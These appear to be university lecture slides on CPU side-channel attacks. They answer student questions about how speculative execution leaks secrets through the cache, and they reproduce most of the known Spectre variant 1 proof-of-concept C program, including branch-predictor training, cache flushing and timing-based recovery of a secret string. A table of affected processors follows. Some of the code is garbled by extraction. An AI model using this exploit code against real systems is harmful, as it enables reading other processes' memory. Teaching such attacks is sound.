



## Ch02-part2 slide 25:












- Load unit initiates load from L1D cache
- Indexes L1D\$ data and tag
- Looks up virtual page number in DTLB
- If tag matches translation, data is forwarded to CDB
- If tag match fails, initiates L2 access



# Student question

Q: could you explain what the operations on the s variable do when using it as an index  
( $r=B[16*(s&1)]$ )?

re: "r=B[16\*(s&1)]"

s&1 does a Boolean "and" with the bits of a, and the single one-bit "1".

So we get either a zero (if s was even) or one (if s was odd).

I multiplied by 16 to hit a different cache line (supposing that the cache line size is 16).

I chose this one-bit idea so we could talk about just two cache lines (on reflection, maybe it didn't simplify things!).

What happens in the spectre.c code is

```
s = array1[x]
```

```
r = array2[s * 512]
```

where `array1` is a char array so `array1[x]` is an 8-bit value. Thus we ensure that whatever the value of `array1[x]`, the access to `array2` hits a distinct cache line.

# Student question

Q: "If so I don't understand why you use this value for an index to another array? Surely you already have the data you need and don't need to probe the cache?"

The interesting case starts with this:

```

1: if (p is in bounds)
2:   s = *p
3: else
4:   throw bounds error exception
5: print s

```

If p is indeed in bounds, we get to print s - but sadly s isn't a secret, since p was in-bounds.

If p is not in-bounds, we (might) speculatively execute the load instruction to fetch \*p, but we discover the branch misprediction and roll back - so we can't print s.

So here's the trick: we do something with s, while we are still on the speculative path, that betrays the secret.

Like using the value of s to allocate a cache line. This is what the code on the slide does:

```

1: if (p is in bounds)
2:   s = *p
3:   r=B[16*(s&1)]
4: else
5:   throw bounds error exception
6: print s, r

```

Now, when we speculatively execute line 2, in the out-of-bounds case, s is a secret.

And line 3 results in a load instruction to one of two addresses: B[0] or B[16].

The misprediction is detected as before, at some later point (eg line 6). We roll back, so we can't print s or r.

But the cache allocation due to line 3 is still there.

So now we can do a timing analysis to (probably) discover whether B[0] or B[16] was allocated.

# Advanced Computer Architecture

Imperial College London

## Chapter 5 part 2:

### Sidechannel vulnerabilities: attacking other processes and the OS



November 2022  
Paul H J Kelly

```

***** Victim code *****
***** Analysis code *****

unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[16] = {
    1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16
};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char * secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
    if (x < array1_size) {
        temp &= array2[array1[x] * 512];
    }
}

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(int cache_hit_threshold, size_t malicious_x, uint8_t value[2], int score[2]) {
    static int results[256];
    int tries, i, j, k, mix_i;
    unsigned int junk = 0;
    size_t training_x, x;
    register uint64_t time1, time2;
    volatile uint8_t * addr;

    for (i = 0; i < 256; i++)
        results[i] = 0;
    for (tries = 999; tries > 0; tries--) {
        /* Flush array2[256*(0..255)] from cache */
        for (i = 0; i < 256; i++)
            _mm_clflush(&array2[i * 512]); /* intrinsic for clflush instruction */

        /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
        training_x = tries % array1_size;
        for (j = 29; j >= 0; j--) {
            _mm_clflush(&array1_size);

            /* Delay (can also mfence) */
            for (volatile int z = 0; z < 100; z++) {}

            /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
            /* Avoid jumps in case those tip off the branch predictor */
            x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
            x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
            x = training_x ^ (x & (malicious_x ^ training_x));

            /* Call the victim! */
            victim_function(x);
        }

        /* Time reads. Order is lightly mixed up to prevent stride prediction */
        for (i = 0; i < 256; i++) {
            mix_i = ((i * 167) + 13) & 255;
            addr = &array2[mix_i * 512];

```

**Declare valid array for victim to access**

**Declare “canary” array whose cached-ness we will probe**

**Secret message**

**access “canary” array using data indexed out of bounds**

**So if x=secret-array1, array1[x] = ‘T’  
So we access element array2[‘T’\*512]**

/\*
We need to accurately measure the memory access to the current index of the array so we can determine which index was cached by the malicious mispredicted code.

The best way to do this is to use the rdtsc instruction, which measures current processor ticks, and is also serialized.

time1 = \_\_rdtscp( & junk); /\* READ TIMER \*/
junk = \* addr; /\* MEMORY ACCESS TO TIME \*/
time2 = \_\_rdtscp( & junk) - time1; /\* READ TIMER & COMPUTE ELAPSED TIME \*/
if ((int)time2 <= cache\_hit\_threshold && mix\_i != array1[tries % array1\_size])
 results[mix\_i]++;
/\* cache hit - add +1 to score for this value \*/

/\* Locate highest & second-highest results results tallies in j/k \*/
j = k = -1;
for (i = 0; i < 256; i++) {
 if (j < 0 || results[i] >= results[j]) {
 k = j;
 j = i;
 } else if (k < 0 || results[i] >= results[k]) {
 k = i;
 }
}
if (results[j] >= (2 \* results[k] + 5) || (results[j] == 2 && results[k] == 0))
 break; /\* Clear success if best is > 2\*runner-up + 5 or 2/0 \*/
}
results[0] ^= junk; /\* use junk so code above won't get optimized out\*/
value[0] = (uint8\_t) j;
score[0] = results[j];
value[1] = (uint8\_t) k;
score[1] = results[k];
}

int main(int argc,
const char \*\* argv) {
 /\* Default to a cache hit threshold of 80 \*/
 int cache\_hit\_threshold = 80;

 /\* Default for malicious\_x is the secret string address \*/
 size\_t malicious\_x = (size\_t)(secret - (char \*) array1);

 /\* Default addresses to read is 40 (which is the length of the secret string) \*/
 int len = 40;

 int score[2];
 uint8\_t value[2];
 int i;

 for (i = 0; i < (int)sizeof(array2); i++)
 array2[i] = 1; /\* write to array2 so in RAM not copy-on-write zero \*/

 /\* Start the read loop to read each address \*/
 while (-len >= 0) {
 printf("Reading at malicious\_x = %p... ", (void \*) malicious\_x);

 /\* Call readMemoryByte with the required cache hit threshold and malicious\_x address. value and score are arrays that are populated with the results. \*/
 readMemoryByte(cache\_hit\_threshold, malicious\_x++, value, score);

 /\* Display the results \*/
 printf("%s: ", (score[0] >= 2 \* score[1] ? "Success" : "Unclear"));
 }
}

**Flush array2 from the cache**


**Train the branch predictor**

**Call the victim, trigger speculative allocation**

**Probe cache and time accesses**

**Do some statistics to find outlier access times**

**Print the most likely character values from the secret message**



### List of Processors affected by Spectre, Variant 1

Designer	Processor/Architecture	Related Notes
Apple	Swift (A6/A6X)	Post ↗ Post ↗
	Cyclone (A7)	
	Typhoon (A8/A8X)	
	Twister (A9/A9X)	
	Hurricane (A10/A10X)	
	Monsoon (A11/A11X)	
AMD	Bulldozer	Post ↗
	Piledriver	
	Steamroller	
	Excavator	
	Zen	
ARM	Cortex-R7	Post ↗
	Cortex-R8	
	Cortex-A8	
	Cortex-A9	
	Cortex-A15	
	Cortex-A17	
	Cortex-A57	
	Cortex-A72	
	Cortex-A73	
	Cortex-A75	
	SPARC64 X+	Post ↗
Fujitsu	SPARC64 XIfx	
	SPARC64 XII	

# Most modern processors ...

IBM	PowerPC 970	Post ↗ Security Bulletin ↗
	POWER6	
	POWER7	
	POWER7+	
	POWER8	
	POWER8+	
	POWER9	
	z12	
	z13	
	z14	
Intel	Nehalem	Post ↗
	Westmere	
	Sandy Bridge	
	Ivy Bridge	
	Haswell	
	Broadwell	
	Skylake	
	Kaby Lake	
	Coffee Lake	
	Silvermont	
	Airmont	
	Goldmont	
	Goldmont Plus	
	P5600	
MIPS	P6600	Post ↗
	Motorola	
Motorola	PowerPC 74xx	Post ↗

► Most modern processors are vulnerable to Spectre variant 1

► Some processors don't have this problem – but *many many* do!

